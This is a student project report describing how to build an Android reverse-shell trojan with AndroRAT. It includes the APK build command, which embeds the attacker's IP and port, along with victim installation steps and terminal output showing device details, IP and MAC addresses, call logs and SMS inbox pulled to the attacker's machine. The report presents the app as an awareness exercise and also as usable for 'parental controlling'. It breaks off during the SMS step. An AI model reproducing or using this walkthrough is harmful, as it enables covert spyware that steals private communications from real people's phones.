



**VIT<sup>®</sup>**  
**Vellore Institute of Technology**  
(Deemed to be University under section 3 of UGC Act, 1956)

Topic:--

# Developing an Android Trojan

Submitted By:-

Aayush Kachhwaha 20BCE10525

Khushi Jain 20BCE2664

Sai Akash 20BCE0405

Madhurika 20MID0208

---

# **TABLE OF CONTENTS**

## **1. ABSTRACT**

### **1.1 Abstract**

## **2. INTRODUCTION**

### **2.1 Theoretical Background**

### **2.2 Motivation**

## **3. OVERVIEW**

### **3.1 Aim of the Proposed Work**

### **3.2 Objectives of the Proposed Work**

### **3.3 Software, Hardware and Libraries used**

### **3.4 Introduction and Related Concepts**

### **3.5 Framework and Architecture**

### **3.6 Proposed System Model**

## **4. SYSTEM ANALYSIS AND DESIGN**

### **4.1 Implementation**

## **5. RESULTS AND DISCUSSION**

## **6. CODE LINK**

## **7. CONCLUSION**

## **8. REFERENCES**

# 1.ABSTRACT

It is no secret that Android applications have access to a lot of personal information when granted certain permissions. Apps can read and edit contacts, send and receive texts and phone calls, read your phone number and e-mail account information, track your physical location, and much more. In most cases, these capabilities provide a positive service to the user. However, these permissions can easily be abused to silently collect personal information and act in very malicious ways.

Here we will explain how the trojan horse works, why it is dangerous, and how users can protect themselves against similar attacks. The reason we choose this project is we wanted to explore malwares and wanted to get to know deeper about them. If we get to know about them in deeper we can take care while using unknown applications. So we have chosen to develop a trojan horse. What we actually want to do is to create a trojan using java and python. We are able to access call logs, SMS, device info, IP address, Mac address, etc.

This App can be used for parental controlling, etc.. The trojan we are developing is a reverse shell trojan. We also proposed different solutions to avoid this malware and its effects.

## 2 . INTRODUCTION

### 2.1 THEORETICAL BACKGROUND

The use of small, portable tablets and Smartphones has increased dramatically in the post-PC era. They are now the go-to option for communicating, carrying out financial transactions online, snapping and uploading pictures and videos, sending messages through instant messaging services (like WhatsApp), locating locations usingGPS, and more. The vulnerability of Smartphones to cybercrimes that violate the victim's availability, confidentiality, and integrity has increased. Our project focuses onthe ways that thieves take advantage of Android's inherent flaws and how they take control of the victim's phone by utilizing a variety of hacking techniques in order to compromise their victim's personal information. One such method is using a Trojan Horse.

Our project demonstrates how hackers can access other's Android devices remotely using an Android Trojan. This can be used in both ways, positively and negatively. It can be used by parents to keep an eye on their children. Or it can be usedby the same person to access his/her mobile from another location. It can be misused tosteal people's information in a negative way. Hacker sends a malicious apk file and if we install it on our android device by giving the necessary permissions, a hacker can completely access our device, he can see our call history, can access our microphone, camera, etc. So, it is very important to be careful while downloading unknown applications on the Internet. Our project comes under the security domain.

Trojan horses are something like illegal software or code that is written in orderto use them as take control of other's devices, track, damage devices, and even steal data or information. In general, Trojan is a server-client-based model. Where the Server is used by a hacker or who want to observe and the client model is hidden underthe victim device

Generally, A trojan may follow the bind shell method, where the attacker connects to victims with the help of the victim's port number, public IP address, etc. But it is tough sometimes to get the IP address of the victim when he is not using wifiso we want to prepare a trojan where the trojan in the victim will initiate a connectionwith the hacker (server)—reverse shell. Most of the time people are not aware of suchmalicious applications and grant

permission for accessing all the files. They don't know what those applications are capable of. Such malicious apps act as normal applications in the front but in the back, they steal user's data and can manipulate it. The main aim of this project is to create awareness in people.

Keywords: Android trojan horse, android security, android, security, trojan horse, android virus, SMS, android spy, android password.

## **2.2 MOTIVATION**

We wanted to develop this project to make people aware of how few malicious applications can steal user's information and misuse them. We see many cases, where hackers get hold of sensitive information and misuse it. People generally, download many applications. They need to know how this kind of application can affect their lives so that they will be careful while downloading unknown applications. We wanted to let people know how these kinds of applications can act like they are useful to users while they are stealing information and misusing them.

## **3 OVERVIEW**

### **3.1 AIM OF THE PROPOSED WORK**

The Main aim of the project is to use Reverse shell connection rather than a Traditional Trojan connection and to have functionalities for trojan like Getting all call logs , SMS sent and received as a text file , Getting realtime IP address , MAC Address,

### **3.2 OBJECTIVES OF THE PROPOSED WORK**

Following are the Objectives of the Project:

I Educating People about the functionalities of Trojan (Reverse shell)

II Trojan to access

Call logs

SMS (inbox)

SMS (sent)

Ip address

Mac Address

Video (Real Time)

Photo (Real Time)

### **3.3 SOFTWARE , HARDWARE AND LIBRARIES INVOLVED**

Android Studio

Ubuntu

NGROK

Python

Java

Any computer or laptop with Ubuntu 18.0 OS , Intel i5 processor , 4GB

DDR4RAM , 500GB HDD

## 3.4 INTRODUCTION AND RELATED CONCEPTS

### NGROK :

ngrok is a cross-platform application that enables developers to expose a local development server to the Internet with minimal effort. The software makes your locally-hosted web server appear to be hosted on a subdomain of ngrok.com, meaning that no public IP or domain name on the local machine is needed.

Ngrok is used by hackers to deliver phishing attacks. Ngrok can bypass a firewall, and it uses a random temporary subdomain which makes it hard to detect.

Hackers see this as an opportunity to create a server that can deliver a malicious code to any one who clicks the URL in a phishing email. Your development machine may be connected to a secure network behind a firewall. To work around access restrictions, ngrok runs a small client process on your machine which creates a private connection tunnel to the cloud service. Your localhost development server is mapped to an ngrok.io sub-domain, which a remote user can then access. There's no need to expose ports, set up forwarding, or make other network changes.

## FRAMEWORK AND ARCHITECTURE

One of the important concepts before we start writing this Trojan is understanding the difference between **Bind shell** and **Reverse shell**.

**Bind shell** : When an attacker uses a payload that gives him **Bind shell** what it means is the payload is going to open a port on the victim's machine. And attacker will try to connect to that port at a later point of time.

**Reverse shell** : When it comes to **Reverse shell** the attacker opens support on his machine which he can control and he will send a malicious payload to the victim. And when this payload is executed on the victim's machine or victim's device the payload will try to connect back to the attacker's machine.

**Bind shell Example:**

Now you have an attack machine here and there is an Android device which is our victim. Now when you tried to create a payload.



Let's say the malicious app or the Trojan horse when you try to install that and run it on the android device and if it is having a Bind shell payload inside what it does is it will open up a port on the device.

Now as an attacker you need to know the IP address of this device and connect to that IP address using the port which is opened by your malicious application.

**There are a bunch of challenges here :**


One of the challenges is that you need to know the IP address of the remote machine on the device.

If the device is connected to a Wi-Fi network it may not have a public IP address that is reachable from your computer.

In such cases it's pretty hard to get a shell on the remote device. If your application is built with a bind shell payload.

**Reverse shell payload Example:**

You have the attacking machine on which you're going to open up a port using a listener such as Netcat when your Trojan Horse is run on the victim's machine.



The Trojan Horse connects to the attacker's machine using the attacker's IP




address which is already provided to the malicious application


In this example the attacker doesn't need to know the IP address of the target machine and he doesn't care even if the mobile device is connected to a Wi-Fi network because the application is making an outbound connection to the attacker's machine.

Now this is exactly the reason why we have decided to build this application by embedding a Reverse connection payload.

## Without Reverse Shell



## With Reverse Shell



### 3.5 PROPOSED SYSTEM MODEL

- First a APK was created in Android studio using JAVA and necessary libraries
- It was made in such a way that it involves NGROK For real time communication between the hacker and the victim
- Server side was written using python and ngrok py library
- To run server side , first we need to get to know the ipaddress of the hacker . For that we use ifconfig .
- Port number can be given any four digit number as Hacker wish ( This must be remembered by hacker) , as it is involved in further usage
- A apk was created with ip address and port number as input
- Now this APK is sent to victim and victim intentionally or

unintentionally heinstall's the application and gives the permissions

- Now the Hacker open's his shell and give the command that involves the portnumber he given before and waits till the victim open the application and givepermission.
- After successfull connection , Hacker now can get access of Device Information Ip address of the victim device,MAC address ,Call history ,SMS(Inbox) ,SMS(Sent) , Device Info , Real time video Recording

## 4. SYSTEM ANALYSIS AND DESIGN

### 4.1 IMPLEMENTATION

#### STEP-1 :

\*DIVE INTO THE PROJECT FOLDER AND GIVE COMMAND

\*THE COMMAND INVOLVES IP ADDRESS OF HACKER (KNOWN BY IFCONFIG) AND PORT NUMBER HE WISH AND APK NAME HE WANTS TO(AS HIS WISH)

\*A APK WAS CREATED NOW NAME ISSATROJAN.APK

```
vlchu@vlchu-VB:~$ cd AndroRAT
vlchu@vlchu-VB:~/AndroRAT$ ls
Android_Code  hello.apk  lusath.apk  __pycache__  utils.py
androRAT.py   isa1.apk  myproj.apk  README.md
Compiled_apk  Jar_utils  mytes9.apk  requirements.txt
vlchu@vlchu-VB:~/AndroRAT$ python3 androRAT.py --build -i 192.168.250.192 -p 8282 -o isaatrojan.apk
[INFO] Generating APK
[INFO] building APK
[SUCCESS] Successfully apk built in /home/vlchu/AndroRAT/isaatrojan.apk
[INFO] Signing the apk
[INFO] Signng Apk
[SUCCESS] Successfully signed the apk isaatrojan.apk
vlchu@vlchu-VB:~/AndroRAT$
```


## STEP-2:

CREATED APK WITH HACKER IP ADDRESS AND PORT NUMBER





## STEP-3:

WAITING FOR VICTIM TO OPEN THE APP




## VICTIM INSTALLING THE APK

### STEP-4:



### STEP-5:

## USER GIVING PERMISSIONS



## STEP-6:

VICTIM GOT CONNECTED TO HACKER (SHELL) AS HE OPENED THE APP AND GAVE PERMISSIONS



A screenshot of a terminal window titled "vichu@vichu-VB: ~/AndroRAT". The terminal shows the following text: "Got connection from ('192.168.250.50', 40100)", "Hello there, welcome to reverse shell of RMX2085", and "Interpreter: />". The terminal has a dark purple background and a sidebar on the left with various application icons.

## STEP-7:


DEVICEINFO – COMMAND GIVEN BY HACKER



A screenshot of a terminal window titled "vichu@vichu-VB: ~/AndroRAT". The terminal shows the following text: "Hello there, welcome to reverse shell", "Interpreter: /> deviceInfo", and a block of device information separated by dashed lines: "Manufacturer: realme", "Version/Release: 11", "Product: RMX2085", "Model: RMX2085", "Brand: realme", "Device: RMX2085L1", and "Host: ubuntu-8-208". The terminal has a dark purple background and a sidebar on the left with various application icons.

## STEP-8:


IP ADDRESS AND MAC ADDRESS – COMMAND GIVEN BY HACKER



```
vichu@vichu-VB: ~/AndroRAT
Got connection from ('192.168.250.50', 41630)
Hello there, welcome to reverse shell of RMX2085
Interpreter:/> getIP
Device Ip: 192.168.250.50
Interpreter:/> getMACAddress
3E:F4:3B:CA:BC:81
Interpreter:/>
```


## STEP-9:

CALL LOGS OF VICTIM




```
vichu@vichu-VB: ~/AndroRAT
Got connection from ('192.168.250.50', 42180)
Hello there, welcome to reverse shell of RMX2085
Interpreter:/> getCallLogs
[INFO] Getting Call Logs
[SUCCESS] Succesfully Saved in /home/vichu/AndroRAT/Dumps/Call_Logs_20221101-145717.txt
Interpreter:/>
```

## STEP-10:



CALL LOGS TEXT FILE SAVED IN HACKER DEVICE

## STEP-11:




CALL LOGS WITH DATE , TIME , DURATION AND SIM

## STEP-12:

SMS INBOX (MESSAGES RECEIVED)


## STEP-13:



The screenshot shows a terminal window titled "vichu@vichu-VB: ~/AndroRAT". The terminal output is as follows:

```
Got connection from ('192.168.250.50', 42844)
Hello there, welcome to reverse shell of RMX2085
Interpreter:/> getSMS inbox
[INFO] Getting inbox SMS
[SUCCESS] Succesfully Saved in /home/vichu/AndroRAT/Dumps/inbox_20221101-145951.txt
